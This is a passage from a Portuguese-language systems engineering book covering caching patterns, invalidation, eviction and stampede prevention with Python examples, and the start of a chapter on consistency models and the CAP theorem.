> **Na vida real:** em janeiro de 2017, dezenas de milhares de instâncias de MongoDB expostas na internet sem autenticação foram apagadas por atacantes que deixavam um pedido de resgate no lugar dos dados. Versões antigas do MongoDB escutavam em todas as interfaces por padrão; desde a 3.6, o padrão de `bindIp` é `localhost`. O banco fez exatamente o que foi configurado para fazer, incluindo obedecer a quem não devia.

> **Na vida real:** a análise do Jepsen sobre o MongoDB 4.2.6, publicada em 2020, encontrou violações de snapshot isolation em transações mesmo com os níveis mais fortes de read concern e write concern, além de escritas confirmadas perdidas com os padrões da época. Garantias de consistência são afirmações testáveis, e o padrão de fábrica raramente é o mais forte.

Outro clássico: modelar um documento a partir da tela. A tela de detalhe da quadra mostra as últimas avaliações, então as avaliações vão embutidas no documento da quadra. A quadra 12 fica famosa, acumula 300 mil avaliações e esbarra no limite de 16 MB. Antes disso, cada mudança de vagas já replicava megabytes para alterar um inteiro.

Resumo

- Sem planner, o caminho de acesso fica gravado no layout físico: as consultas vêm antes do modelo.
- Chave-valor: get e put por chave; Redis tem tipos com operações atômicas e replicação assíncrona.
- Documento: atomicidade barata por documento; embutir o limitado, referenciar o que cresce; limite de 16 MB no MongoDB.
- Wide-column: partição por hash, ordem por clustering, uma tabela por consulta, tombstones ao apagar.
- Colunar analítico: layout por coluna, bom para agregação, ruim para linha individual.
- Grafo: travessia proporcional aos vizinhos, difícil de particionar.
- Séries temporais: compressão por delta e XOR, expurgo por partição, cardinalidade como limite.
- Modelar listando padrões de acesso com frequência, depois desenhar as chaves.

Referências

- DeCandia et al., "Dynamo: Amazon's Highly Available Key-value Store", SOSP 2007: https://www.allthingsdistributed.com/files/amazon-dynamo-sosp2007.pdf
- Chang et al., "Bigtable: A Distributed Storage System for Structured Data", OSDI 2006: https://research.google/pubs/bigtable-a-distributed-storage-system-for-structured-data/
- Pelkonen et al., "Gorilla: A Fast, Scalable, In-Memory Time Series Database", VLDB 2015: https://www.vldb.org/pvldb/vol8/p1816-teller.pdf

- Redis, persistência (RDB e AOF): https://redis.io/docs/latest/operate/oss_and_stack/management/persistence/
- MongoDB, write concern: https://www.mongodb.com/docs/manual/reference/write-concern/
- Apache Cassandra, documentação: https://cassandra.apache.org/doc/latest/
- Neo4j, Cypher Manual: https://neo4j.com/docs/cypher-manual/current/
- ISO/IEC 39075:2024, Information technology: Database languages, GQL.
- TimescaleDB: https://github.com/timescale/timescaledb
- ClickHouse, documentação: https://clickhouse.com/docs
- Jepsen, "MongoDB 4.2.6": https://jepsen.io/analyses/mongodb-4.2.6

CAPÍTULO 16

Cache

Meia-noite, 4.000 clientes e uma chave que expirou

São 23h59min58s da véspera de uma grande liquidação, e a home de um e-commerce hipotético está voando. A lista de ofertas vem de uma consulta pesada, de 800 ms, que junta preços, estoque e as regras de desconto que o time comercial alterou 31 vezes durante a tarde. Ninguém roda essa consulta a cada acesso, claro. O resultado mora no Redis, na chave `home:ofertas`, com TTL de uma hora. O banco recebe uma consulta por hora e passa o resto do tempo descansando. Taxa de acerto do cache: 99,97%. O painel está verde.

No código, logo acima da linha que grava a chave, mora um comentário de 2021: `# TODO: pensar na invalidação`.

À meia-noite em ponto, a chave expira. Ela foi gravada às 23h00, quando um *deploy* reiniciou tudo, e o TTL cumpriu o prometido. Nos 800 ms seguintes, 3.200 requisições olham o Redis, não acham nada e, com toda a disciplina, vão ao banco executar a consulta pesada. As consultas passam de 30 segundos, as requisições dão timeout antes de gravar o resultado, a chave continua vazia, e as requisições seguintes também vão ao banco. Às 0h04, a liquidação está oficialmente aberta e oficialmente fora do ar.

O cache funcionou perfeitamente durante 59 minutos e 59 segundos. A pergunta deste capítulo é: como um cache que acerta 99,97% das vezes derruba o banco justamente no instante em que erra, e o que precisa existir no desenho para que errar não seja fatal?

O que um cache promete, e a conta que ele manda depois

Um *cache* é uma cópia de dados guardada num lugar mais rápido ou mais barato de ler do que a fonte, que continua sendo a verdade. Toda cópia pode estar desatualizada. Essa frase resume todos os problemas do capítulo; o resto é detalhe de engenharia.

Uma leitura que encontra o dado no cache é um *hit* (acerto). Uma que não encontra é um *miss* (falha), e precisa ir à fonte. A **taxa de acerto** `h` é a fração de leituras que acertam. Com ela saem duas contas que governam tudo:

```
latência média = h × t_cache + (1 − h) × (t_cache + t_fonte)
carga na fonte = (1 − h) × requisições por segundo
```

A segunda conta é a que surpreende. Com 10.000 requisições por segundo, `h = 0,99` manda 100 por segundo ao banco. Com `h = 0,98`, manda 200. Um ponto percentual de queda na taxa de acerto dobra a carga no banco. E com o cache vazio, depois de um reinício ou de um `FLUSHALL` digitado no terminal errado, o banco recebe as 10.000, cem vezes o normal.

Daí a propriedade menos lembrada: **depois que o banco foi dimensionado contando com o cache, o cache virou dependência de capacidade**. Ninguém decide isso numa reunião. Acontece sozinho, no dia em que alguém reduz a instância do banco "já que quase tudo vem do Redis".

Os quatro padrões de leitura e escrita

Os padrões são quatro, e diferem em quem fala com o banco e quando.

Cache-aside (ou *lazy loading*). A aplicação consulta o cache; no *miss*, lê do banco e grava no cache. Na escrita, atualiza o banco e apaga a chave. O cache nem sabe que o banco existe. Só entra no cache o que alguém leu, e qualquer chave-valor serve. O custo: a lógica de consistência fica espalhada por cada função que escreve no banco (inclusive aquela que alguém criou em 2022 e que ninguém sabe que existe).

Read-through. O mesmo fluxo, mas quem vai ao banco no *miss* é a camada de cache, configurada com uma função de carga. A aplicação só chama `cache.get(chave)`, e a lógica de carga fica num lugar só.

Write-through. Toda escrita passa pelo cache, que grava no banco de forma síncrona e só confirma depois dos dois. A latência de escrita soma os dois sistemas, e o cache guarda dados que talvez ninguém leia. E continuam sendo duas escritas sem transação entre elas: se o processo morrer no meio, as cópias divergem (o capítulo 22 trata da escrita dupla).

Write-behind (ou *write-back*). A escrita vai ao cache, é confirmada na hora, e chega ao banco depois, em lote. Dez atualizações do mesmo contador viram uma. Mas, entre confirmar e persistir, o dado só existe na memória do cache, e se o nó cair nessa janela a escrita confirmada desaparece. Para um contador de visualizações, tudo bem. Para um saldo bancário, é uma conversa difícil com o setor jurídico.

```
Cliente:  Paguei a fatura?
Cache:    Pagou. Confirmado.
```

```
Cache:    (reinicia por falta de memória)
Banco:    Que fatura?
```

Invalidação, ou por que aquele TODO tem cinco anos

Três ferramentas mantêm o cache perto da fonte, quase sempre juntas.

TTL (*time to live*): a chave expira sozinha depois de N segundos. É a única que funciona quando todo o resto falhou, porque não depende de ninguém lembrar de nada. O TTL é o atraso máximo aceito: com 300 s, o dado pode estar cinco minutos velho, e o sistema precisa aguentar isso.

Invalidação explícita: quem escreve no banco apaga a chave. Apagar em vez de regravar tem motivo concreto: com dois escritores, as gravações podem chegar ao cache em ordem diferente da do banco, e o valor mais antigo fica por último. Um `DEL` não carrega valor que possa chegar fora de ordem.

Chaves versionadas: a versão entra no nome (`produto:42:v7`). Atualizar o produto incrementa a versão, e a chave antiga deixa de ser lida e morre pelo TTL. Um contador de geração por namespace (`catalogo:gen = 18`) dentro de todas as chaves do catálogo invalida milhões delas com um único `INCR` , e as antigas ficam ocupando memória até o despejo, numa aposentadoria bem remunerada.

A corrida que o "apague depois de escrever" não resolve

Mesmo fazendo tudo certo no cache-aside (atualizar o banco, depois apagar a chave), existe uma intercalação que deixa um valor velho no cache sem prazo além do TTL:

```
t0  Leitor:   GET produto:42          → miss
t1  Leitor:   SELECT preco ... (lê R$ 100, valor antigo)
t2  Escritor: UPDATE preco = 80; COMMIT
t3  Escritor: DEL produto:42          (apaga uma chave que nem existe)
t4  Leitor:   SET produto:42 = 100    (grava o valor velho, com TTL cheio)
```

Basta o leitor ficar lento entre `t1` e `t4` (uma pausa do garbage collector resolve). O preço de R$ 100 dura um TTL inteiro, com todo mundo jurando que a invalidação está implementada. E está. Ela só chegou cedo demais.

Gravar com `SET ... NX` não ajuda, porque em `t4` a chave realmente não existia. O **lease** resolve: no *miss*, o cache entrega um token ao leitor; um `DEL` invalida o token; o `SET` só é aceito com token válido. Em `t4` , o `DEL` de `t3` já invalidou o token, e a gravação velha é recusada. O mecanismo está no artigo do Facebook sobre memcache (NSDI 2013); no Redis, que não tem leases nativos, o equivalente é um script Lua que

compara um token gravado no *miss*. O **duplo delete** (apagar de novo alguns segundos depois) fecha a janela na maioria dos casos, com aquele gosto de "na maioria dos casos". E o TTL limita o estrago em todas as alternativas.

Quando vários serviços escrevem no banco, a invalidação pode sair do log do próprio banco: um processo lê o fluxo de alterações (*change data capture*, capítulo 22) e apaga as chaves afetadas. O mesmo artigo do Facebook descreve um daemon que lê o log de commits do MySQL e distribui os deletes. Nenhuma escrita escapa, nem o script de correção rodado direto no `psql` numa sexta à noite.

Quando a memória acaba

O cache tem tamanho finito, e quando enche precisa escolher quem sai. Essa é a **política de despejo** (*eviction*).

LRU (*least recently used*) despeja a chave acessada há mais tempo: dicionário mais lista duplamente ligada, tudo em O(1), que é o `functools.lru_cache` do Python. A fraqueza é a varredura: um relatório que lê um milhão de chaves uma vez só expulsa todas as chaves quentes, que perderam o posto para um visitante.

LFU (*least frequently used*) despeja a menos acessada. Resiste à varredura, mas a chave que foi popular ontem acumula contagem e fica ocupando memória, aposentada e com estabilidade. Por isso os contadores práticos decaem com o tempo.

O Redis implementa as duas de forma aproximada. No LRU, sorteia `maxmemory-samples` chaves (5 por padrão) e despeja a mais antiga entre as candidatas. No LFU (desde a 4.0), cada chave tem um contador **logarítmico** de 8 bits: o incremento é probabilístico e fica mais raro conforme o contador cresce (com `lfu-log-factor` 10, o padrão, o teto de 255 chega perto de um milhão de acessos). Chaves novas começam em 5, para não morrerem no primeiro segundo, e o contador decai a cada `lfu-decay-time` (1 minuto).

`allkeys-lru` e `allkeys-lfu` despejam qualquer chave; as variantes `volatile-*` só as que têm TTL. E o padrão é `noeviction`: com a memória cheia, o Redis recusa escritas com `OOM command not allowed when used memory > 'maxmemory'`. Para fila ou armazenamento, é o certo. Para cache, é uma pegadinha que espera a memória encher:

```
127.0.0.1:6379> CONFIG GET maxmemory-policy
1) "maxmemory-policy"
2) "noeviction"
127.0.0.1:6379> INFO stats
...
keyspace_hits:918204471
keyspace_misses:2754613
evicted_keys:0
...
```

`evicted_keys:0` parece saudável. Com `noeviction`, ele sempre será zero; o problema aparece em outro lugar, nos erros de escrita da aplicação. A taxa de acerto sai de `hits / (hits + misses)`, aqui 99,70%.

Cache stampede, ou mil processos tendo a mesma ideia

O incidente da abertura tem nome: *cache stampede* (ou *thundering herd*). Uma chave popular expira, e todas as requisições que chegam durante a recomputação concluem, cada uma corretamente, que precisam recomputar. A carga vira `taxa × tempo_de_recomputação` de uma vez: 4.000 req/s × 0,8 s = 3.200 consultas idênticas, e cada uma deixa a seguinte mais lenta, o que alarga a janela e traz mais requisições para dentro dela.

Dentro de um único processo, com mil requisições concorrentes:

```
import asyncio

consultas_ao_banco = 0
cache: dict[str, list[str]] = {}
em_voo: dict[str, asyncio.Task] = {}


async def buscar_ofertas_no_banco() -> list[str]:
    global consultas_ao_banco
    consultas_ao_banco += 1
    await asyncio.sleep(0.8)  # a consulta de 800 ms, agora em versão econômica
    return ["geladeira", "air fryer", "outra air fryer"]


async def ofertas_ingenuo() -> list[str]:
    if "ofertas" in cache:
        return cache["ofertas"]
    valor = await buscar_ofertas_no_banco()  # TODO: pensar na invalidação
    cache["ofertas"] = valor
    return valor


async def _carregar(chave: str) -> list[str]:
    valor = await buscar_ofertas_no_banco()
    cache[chave] = valor
    return valor


async def ofertas_coalescido() -> list[str]:
    chave = "ofertas"
    if chave in cache:
        return cache[chave]
    tarefa = em_voo.get(chave)
    if tarefa is None:  # só o primeiro a chegar vai ao banco
        tarefa = asyncio.create_task(_carregar(chave))
        em_voo[chave] = tarefa
        tarefa.add_done_callback(lambda _: em_voo.pop(chave, None))
    return await asyncio.shield(tarefa)
```

```
async def main() -> None:
    global consultas_ao_banco
    await asyncio.gather(*(ofertas_ingenuo() for _ in range(1000)))
    print(f"ingênuo:    {consultas_ao_banco} consultas ao banco")
    cache.clear()
    consultas_ao_banco = 0
    await asyncio.gather(*(ofertas_coalescido() for _ in range(1000)))
    print(f"coalescido: {consultas_ao_banco} consulta ao banco")


asyncio.run(main())
```

```
ingênuo:    1000 consultas ao banco
coalescido: 1 consulta ao banco
```

A versão ingênua não tem bug no sentido usual: são mil decisões corretas que somadas formam uma péssima. A coalescida é a **coalescência de requisições** (*request coalescing*; *singleflight* na biblioteca Go de mesmo nome): a primeira dispara a carga, as outras esperam o mesmo resultado. O `asyncio.shield` está ali porque cancelar quem faz `await` numa `Task` cancela a `Task`; sem ele, um cliente impaciente cancelaria a carga dos outros 999.

A coalescência vale por processo: com 40 processos, o banco recebe 40 consultas em vez de 3.200. Para o restante:

Lock na recomputação. No *miss*, o processo tenta `SET recalc:home:ofertas <token> NX PX 5000`. Quem consegue recomputa; os outros releem o cache em alguns milissegundos ou servem um valor antigo. Os limites de locks distribuídos estão no capítulo 5; aqui, uma falha do lock custa só uma recomputação a mais.

Servir o velho enquanto recalcula (*stale-while-revalidate*). O valor guarda um "fresco até" lógico, e o TTL físico é bem maior. Vencido o prazo lógico, uma requisição pega o lock e recalcula em segundo plano, e as outras recebem o valor velho na hora. Ninguém espera, e o banco vê uma consulta.

Expiração antecipada probabilística. O algoritmo XFetch (Vattani, Chierichetti e Lowenstein, VLDB 2015) faz cada leitura decidir recalcular antes do vencimento, com probabilidade que cresce conforme ele se aproxima.

```
import math
import random
import time


def deve_recalcular(expira_em: float, delta: float, beta: float = 1.0) -> bool:
    # delta: quanto a última recomputação demorou, em segundos
    # 1.0 - random.random() está em (0, 1]: log(0) fica para outro dia
    sorteio = -delta * beta * math.log(1.0 - random.random())
    return time.time() + sorteio >= expira_em
```

A probabilidade de recalcular, faltando `t` segundos, é `e^(-t / (delta × beta))`. Com `delta = 0,8 s`:

```
faltando 5.0 s:   0.19% por requisição
faltando 3.0 s:   2.35% por requisição
faltando 2.0 s:   8.21% por requisição
faltando 1.0 s:  28.65% por requisição
faltando 0.5 s:  53.53% por requisição
faltando 0.1 s:  88.25% por requisição
```

Com 4.000 req/s, a 5 s do vencimento já há cerca de 8 recomputações por segundo, e a primeira que terminar renova a chave antes que alguém veja a expiração. Recomputações caras (`delta` maior) começam mais cedo sozinhas. Sem coordenação nenhuma, o preço é algumas recomputações duplicadas em vez de 3.200.

Jitter no TTL. Um job aquece 50.000 chaves às 3h00 com TTL de 3.600 s, e todas vencem juntas às 4h00. Um TTL de 3.600 ± 10% espalha os vencimentos por 12 minutos. Uma linha de código, e uma mensagem a menos às 4h01.

Camadas: do dicionário do processo à CDN

O mesmo dado pode estar em cache em vários lugares, cada um com latência, alcance e forma de invalidar diferentes.

Camada	Latência típica de leitura	Compartilhado entre	Como invalidar
Memória do processo (`dict`, `lru_cache`, `cachetools`)	dezenas a centenas de ns	um processo	TTL curto; mensagem por pub/sub para cada processo
Cache remoto (Redis, Valkey, Memcached)	~0,2 a 1 ms, dominado pelo RTT da rede	todas as réplicas	`DEL`, versão na chave, TTL
Cache HTTP do cliente (navegador, cliente HTTP)	zero rede	um cliente	só pelo prazo e por revalidação; não há como apagar remotamente
Proxy reverso e CDN	RTT até a borda mais próxima	todos os clientes de uma região	TTL, *purge* por URL ou por etiqueta, conforme o fornecedor

O cache em processo é o mais rápido e o mais traiçoeiro. Com 40 processos, há 40 cópias com 40 TTLs, e depois de uma atualização o cliente que recarrega a página vê o preço alternar como num leilão. O `functools.lru_cache` nem tem TTL: o valor fica até o

despejo (`maxsize=128` por padrão) ou até o processo reiniciar, e o próximo deploy vira a estratégia oficial de invalidação.

O cache HTTP segue a RFC 9111 (o capítulo 2 detalha `Cache-Control`, `ETag` e validação condicional). A RFC 5861 acrescenta `stale-while-revalidate=N`, a mesma técnica de antes executada pela CDN, e `stale-if-error=N`, que serve a resposta velha quando a origem devolve erro e transforma uma origem fora do ar em uma origem levemente desatualizada (quando a CDN implementa a diretiva).

Ninguém invalida o cache do navegador. Uma resposta com `max-age=31536000` fica lá um ano. Por isso estáticos usam hash do conteúdo no nome (`app.3f9a1c.js`): versão nova é outra URL.

Propriedades e custos

Padrão	Latência de leitura	Latência de escrita	Janela de inconsistência	Risco de perda	Onde fica a lógica
Cache-aside	*miss* paga cache + banco	só banco + `DEL`	até o TTL nas corridas	nenhum (banco é a verdade)	aplicação
Read-through	igual ao cache-aside	igual ao cache-aside	igual ao cache-aside	nenhum	camada de cache
Write-through	*hit* quase sempre	cache + banco, em série	divergência se falhar entre as duas escritas	nenhum para o que foi confirmado	camada de cache
Write-behind	*hit* quase sempre	só cache	banco atrasado por desenho	escritas confirmadas e ainda não persistidas	camada de cache

O cache-aside pesa a favor quando a leitura domina e um atraso limitado pelo TTL é aceitável. O write-through, quando o dado escrito é lido logo depois e a latência extra de escrita cabe no orçamento. O write-behind, quando o volume de escrita é o gargalo e o dado tolera perder uma janela (contadores, métricas). Em todos, a pergunta que decide é "o que acontece se este valor estiver N segundos velho?". Se a resposta for "alguém paga duas vezes", o dado fica fora do cache.

Armadilhas e casos reais

Armadilha: chaves que nunca existem. Quem pede `produto:999999999` repetidamente sempre vai ao banco, porque "não existe" não fica gravado em lugar nenhum (*cache penetration*, um ataque barato). As defesas são cachear a ausência com TTL curto (*negative caching*) e, para espaços de chave enormes, um filtro de Bloom na frente.

Armadilha: chave sem o tenant. Com `relatorio:mensal:2026-09` em vez de `tenant:812:relatorio:mensal:2026-09`, o primeiro cliente grava o relatório dele e todos os outros o recebem, com muita eficiência. A chave precisa conter tudo de que a resposta depende, e respostas autenticadas na CDN precisam de `Cache-Control: private` ou `no-store`.

Armadilha: `pickle` no cache. `pickle.loads` executa código definido pelo conteúdo serializado, então quem conseguir escrever no Redis executa código em todos os processos que leem dele. JSON e MessagePack não fazem isso (o capítulo 32 trata de deserialização insegura).

Armadilha: o cache que esconde o bug. Uma consulta de 6 segundos atrás de um TTL de 1 hora passa meses despercebida, porque só um usuário por hora a paga. A latência de *miss* precisa de um gráfico próprio, e o cache frio precisa ser testado antes que a produção teste por conta própria.

Na vida real: em 23 de setembro de 2010, o Facebook ficou cerca de duas horas e meia fora do ar. Segundo a publicação da empresa, um sistema automático passou a considerar inválido um valor de configuração, e cada cliente que o via tentava corrigi-lo consultando um cluster de banco. Os erros do banco sobrecarregado eram lidos como mais valores inválidos, que geravam mais consultas. O laço só parou quando o tráfego para o cluster foi cortado, o que tirou o site do ar. Cada cliente reagiu corretamente à falta de um dado, e a soma das reações impediu que o dado voltasse.

Na vida real: em 20 de março de 2023, o ChatGPT mostrou a alguns usuários títulos de conversas de outros. O postmortem da OpenAI atribuiu a falha a um bug na `redis-py`: uma requisição cancelada no meio deixava a conexão compartilhada corrompida, e a seguinte, de outro usuário, recebia a resposta da anterior. Segundo a empresa, dados parciais de pagamento de cerca de 1,2% dos assinantes do ChatGPT Plus ativos numa janela de nove horas podem ter ficado visíveis.

Resumo

- Carga na fonte = `(1 - h) × taxa`: de 99% para 98% de acerto, a carga dobra. Banco dimensionado contando com o cache torna o cache dependência de capacidade.
- Cache-aside e read-through carregam no *miss*; write-through grava nos dois de forma síncrona; write-behind confirma antes de persistir e pode perder escritas.
- Invalidar é apagar. A corrida leitor lento × escritor ainda deixa valor velho por um TTL: leases resolvem, duplo delete reduz, TTL limita.
- Redis: LRU e LFU aproximados, `noeviction` por padrão.
- Stampede: coalescência, lock na recomputação, servir o velho enquanto recalcula, XFetch, jitter no TTL.
- Cache em processo diverge entre réplicas; o navegador não pode ser invalidado.
- A chave inclui o tenant; `pickle` no cache é execução remota esperando um acesso indevido.

Referências

- RFC 9111, HTTP Caching: https://www.rfc-editor.org/rfc/rfc9111
- RFC 5861, HTTP Cache-Control Extensions for Stale Content: https://www.rfc-editor.org/rfc/rfc5861
- Nishtala et al., "Scaling Memcache at Facebook", NSDI 2013: https://www.usenix.org/conference/nsdi13/technical-sessions/presentation/nishtala
- Vattani, Chierichetti e Lowenstein, "Optimal Probabilistic Cache Stampede Prevention", VLDB 2015: https://www.vldb.org/pvldb/vol8/p886-vattani.pdf
- Redis, Key eviction: https://redis.io/docs/latest/develop/reference/eviction/
- Python, `functools.lru_cache`: https://docs.python.org/3/library/functools.html#functools.lru_cache
- Python, `pickle` (aviso de segurança): https://docs.python.org/3/library/pickle.html
- Facebook, "More Details on Today's Outage" (23/09/2010): https://www.facebook.com/notes/facebook-engineering/more-details-on-todays-outage/431441338919/
- OpenAI, "March 20 ChatGPT outage: Here's what happened": https://openai.com/index/march-20-chatgpt-outage/

PARTE III

Sistemas distribuídos

CAPÍTULO 17

Modelos de consistência

A resposta que chegou antes da pergunta

Às 7h12 de uma segunda-feira, o grupo de moradores de um aplicativo de condomínio (um sistema hipotético, com moradores hipotéticos e um cachorro hipotético chamado Paçoca) exibiu, para metade do prédio, a seguinte conversa:

```
Apto 1204:  Achei! Está aqui comigo, muito dócil, comeu meu chinelo.
Apto 302:   Alguém viu um cachorro caramelo? Fugiu agora, atende por Paçoca.
```

A resposta veio antes da pergunta. Durante quarenta segundos, o prédio inteiro discutiu se o morador do 1204 tinha poderes premonitórios ou se tinha sequestrado o Paçoca de propósito.

Na mesma manhã, o contador de reações da mensagem oscilou de 14 para 9 e voltou para 14 em três recarregamentos da tela. E o morador do 507 tirou o síndico do subgrupo "Reclamações do salão de festas", postou a reclamação sobre o síndico e descobriu que o síndico leu a reclamação. Foi o incidente mais grave do dia, sem nenhum servidor caído.

O banco replica os dados entre três servidores, e cada leitura vai para qualquer um deles. Nenhum byte se perdeu, nenhum log registrou erro. O banco estava quebrado ou cumprindo exatamente o que prometeu? E qual promessa o aplicativo deveria ter exigido, e quanto ela custa?

Um modelo de consistência é um contrato sobre histórias

Um **modelo de consistência** é o conjunto de resultados que um sistema tem permissão de devolver quando várias operações acontecem ao mesmo tempo. Ele descreve o comportamento visível pelos clientes, e o mesmo banco pode oferecer modelos diferentes conforme a configuração (o que explica boa parte das brigas em postmortems).

Cada operação tem uma **invocação** (a chamada) e uma **resposta** (o resultado). A lista de invocações e respostas de todos os clientes é uma **história**. Operações cujos intervalos se sobrepõem são **concorrentes**; quando uma termina antes de a outra começar, há uma ordem de **tempo real** entre elas. O objeto mais simples é um

registrador: uma chave com `write(x)` e `read()`. Quanto mais histórias desse registrador o modelo proíbe, mais forte ele é, e mais coordenação os servidores precisam fazer. Coordenação custa mensagens de rede, mensagens de rede custam milissegundos, e milissegundos custam a paciência de quem está procurando o Paçoca.

Linearizabilidade, a ilusão de uma cópia só

A **linearizabilidade** (Herlihy e Wing, 1990) é o modelo mais forte para um objeto único: cada operação parece acontecer de forma atômica em algum instante entre a invocação e a resposta, e a ordem resultante respeita o tempo real.

Para quem observa de fora, existe uma única cópia dos dados. E uma regra pega muita implementação: depois que **qualquer** cliente leu o valor novo, nenhum outro cliente pode ler o antigo, mesmo que a escrita ainda esteja em andamento.

```
tempo (ms)    0    2    4    6    8    10
A  write(1)   |=========================|
B  read() 1        |====|
C  read() 0                  |====|
```

Essa história é proibida. A escrita de A ainda está em andamento quando B lê, então B pode ver 0 ou 1. B viu 1. A partir daí o valor 1 "aconteceu", e C, que começa depois de B terminar, perdeu o direito de ver 0. Uma réplica atualizada e outra atrasada produzem essa história sem esforço nenhum: B leu da rápida, C leu da lenta.

A linearizabilidade é **local** (ou composicional): se cada objeto é linearizável, o sistema inteiro é. Dá para raciocinar chave por chave, um luxo que os outros modelos fortes não oferecem.

Num sistema replicado, isso exige acordo. Ou um líder confirma com a maioria, a cada leitura, que ainda é o líder (o *ReadIndex* do Raft), ou o líder recebe um *lease* de tempo e confia no relógio para não existirem dois líderes. Consenso, leases e por que relógios mentem ficam no capítulo 18.

> **Armadilha:** quórum com `W + R > N` (capítulo 13) garante que a leitura encontra uma réplica com a escrita mais recente, e só. Com a escrita em andamento, um leitor pega o valor novo e o seguinte pega o antigo, exatamente a história do diagrama. O quórum cumpriu a matemática dele; quem prometeu linearizabilidade foi o slide.

Consistência sequencial, ou o tempo real sai da sala

A **consistência sequencial** (Lamport, 1979) mantém uma ordem total de todas as operações, igual para todos e fiel à sequência de cada cliente (a ordem do programa), e dispensa o tempo real entre clientes diferentes.

Na história do diagrama, a ordem `C:read 0`, `A:write 1`, `B:read 1` é válida sob consistência sequencial: cada cliente fez uma operação só, não há ordem de programa para violar, e C pode "ter acontecido antes" mesmo tendo começado depois. O sistema pode viver no passado, desde que seja o mesmo passado para todo mundo. Em troca, a consistência sequencial perde a composição: dois objetos sequencialmente consistentes, usados juntos, podem produzir uma história que nenhuma ordem total explica.

> **Na vida real:** no ZooKeeper, as escritas são linearizáveis e as leituras vêm do servidor ao qual o cliente está conectado, possivelmente atrasado. Quem precisa do valor mais recente chama `sync()` antes de ler.

Serializabilidade é outra família: trata de **transações** sobre vários objetos, sem exigir tempo real (capítulo 10). Um banco serializable pode servir uma transação somente leitura com o snapshot de ontem e continuar serializable. Somar as duas exigências dá a **serializabilidade estrita**, que o Spanner do Google chama de *external consistency* e paga esperando a incerteza do relógio antes de cada commit (capítulo 18).

Consistência causal, a ordem que importa

A **consistência causal** usa a relação *aconteceu antes* de Lamport: a operação B depende causalmente de A se o mesmo cliente fez A e depois B, se B leu um valor escrito por A, ou se existe uma cadeia dessas ligando as duas. O modelo exige que todo cliente veja operações causalmente relacionadas na mesma ordem. Operações sem relação causal são **concorrentes**, e clientes diferentes podem vê-las em ordens diferentes.

O morador do 1204 leu a pergunta antes de responder, então a resposta depende da pergunta. O 507 removeu o síndico e depois postou: duas operações do mesmo cliente, em ordem. Um sistema causal impede os dois incidentes. Já duas reações de vizinhos que não viram a reação um do outro são concorrentes, e cada morador pode vê-las numa ordem sem prejuízo para ninguém.

Para implementar, cada escrita carrega as dependências (vetores de versão; vector clocks no capítulo 18), e a réplica só a torna visível depois de aplicar todas. A resposta do 1204 fica numa sala de espera até a pergunta do Paçoca chegar (COPS, Lloyd et al., 2011).

A consistência causal sobrevive a partições, desde que cada cliente fique preso aos mesmos servidores (*sticky*). Mahajan, Alvisi e Dahlin (2011) mostraram que nenhum modelo mais forte que uma variante dela cabe num sistema que permanece disponível durante partições. É o teto do que se consegue sem coordenação.

Consistência eventual, a promessa mais curta do mundo

A **consistência eventual** diz uma coisa só: se as escritas pararem, depois de algum tempo todas as réplicas convergem para o mesmo valor (Vogels, 2009). Quanto tempo, e o que as leituras devolvem enquanto isso, a definição não diz. Um sistema que devolve 42 para toda leitura até as escritas pararem, e só então converge, cumpre a definição com louvor.

Os sistemas reais costumam se comportar melhor que a definição, com lag de milissegundos. Mas o contrato é o que vale num dia ruim, e num dia ruim o lag é de minutos.

Escritas concorrentes na mesma chave precisam de um vencedor. *Last write wins* fica com a de maior timestamp e descarta a outra em silêncio, deixando os relógios dos servidores decidirem qual morador perdeu a edição. A **consistência eventual forte** (Shapiro et al., 2011) garante que réplicas com as mesmas atualizações estão no mesmo estado, e os CRDTs (tipos de dados replicados livres de conflito) entregam isso por construção. O contador de reações do Paçoca é o candidato ideal: cada réplica conta as suas, e o total é a soma.

Garantias de sessão, consistência sob medida para um cliente

O usuário raramente reclama do que os outros veem; reclama do que ele mesmo vê. Terry et al. (1994) definiram quatro **garantias de sessão**, do ponto de vista de um cliente:

Garantia	O que promete	Incidente que evita
Ler as próprias escritas (*read your writes*)	Uma leitura vê as escritas anteriores da mesma sessão	Postar e não ver o próprio post
Leituras monotônicas (*monotonic reads*)	Uma leitura nunca vê um estado mais antigo que uma leitura anterior da sessão	Reações 14 → 9 → 14
Escritas monotônicas (*monotonic writes*)	As escritas da sessão são aplicadas em todo lugar na ordem em que foram feitas	Reclamação aplicada antes da remoção do síndico

Garantia	O que promete	Incidente que evita
Escritas seguem leituras (*writes follow reads*)	Uma escrita é aplicada depois das escritas que a sessão já tinha lido	Resposta antes da pergunta


A consistência causal implica as quatro. A implementação usual: o cliente carrega um *token de sessão* com a maior versão que já viu ou escreveu (um LSN, no PostgreSQL do capítulo 13; o `clusterTime`, nas sessões causais do MongoDB 3.6+), e o servidor que ainda não chegou lá recusa ou espera.

O teorema CAP, com a letra miúda

O **teorema CAP** foi conjectura de Eric Brewer em 2000 e virou teorema com a prova de Gilbert e Lynch em 2002. A versão popular ("escolha dois de três", que o próprio Brewer chamou de enganosa em 2012) cabe numa camiseta e está errada em quase todas as estampas. As definições da prova são estreitas:

- **C** é linearizabilidade de um registrador. O C do ACID, a serializabilidade e "os dados estão certos" ficam de fora.
- **A** exige que toda requisição recebida por um nó que não falhou produza uma resposta. Sem limite de tempo: responder depois de três horas conta. Responder com erro, não.
- **P** é a rede poder perder arbitrariamente muitas mensagens entre nós.

A prova: dois nós, G1 e G2, separados por uma partição. Um cliente escreve `x = 1` em G1, que precisa confirmar (A) sem falar com G2. Depois, outro cliente lê `x` em G2, que precisa responder (A) e não tem como saber da escrita.



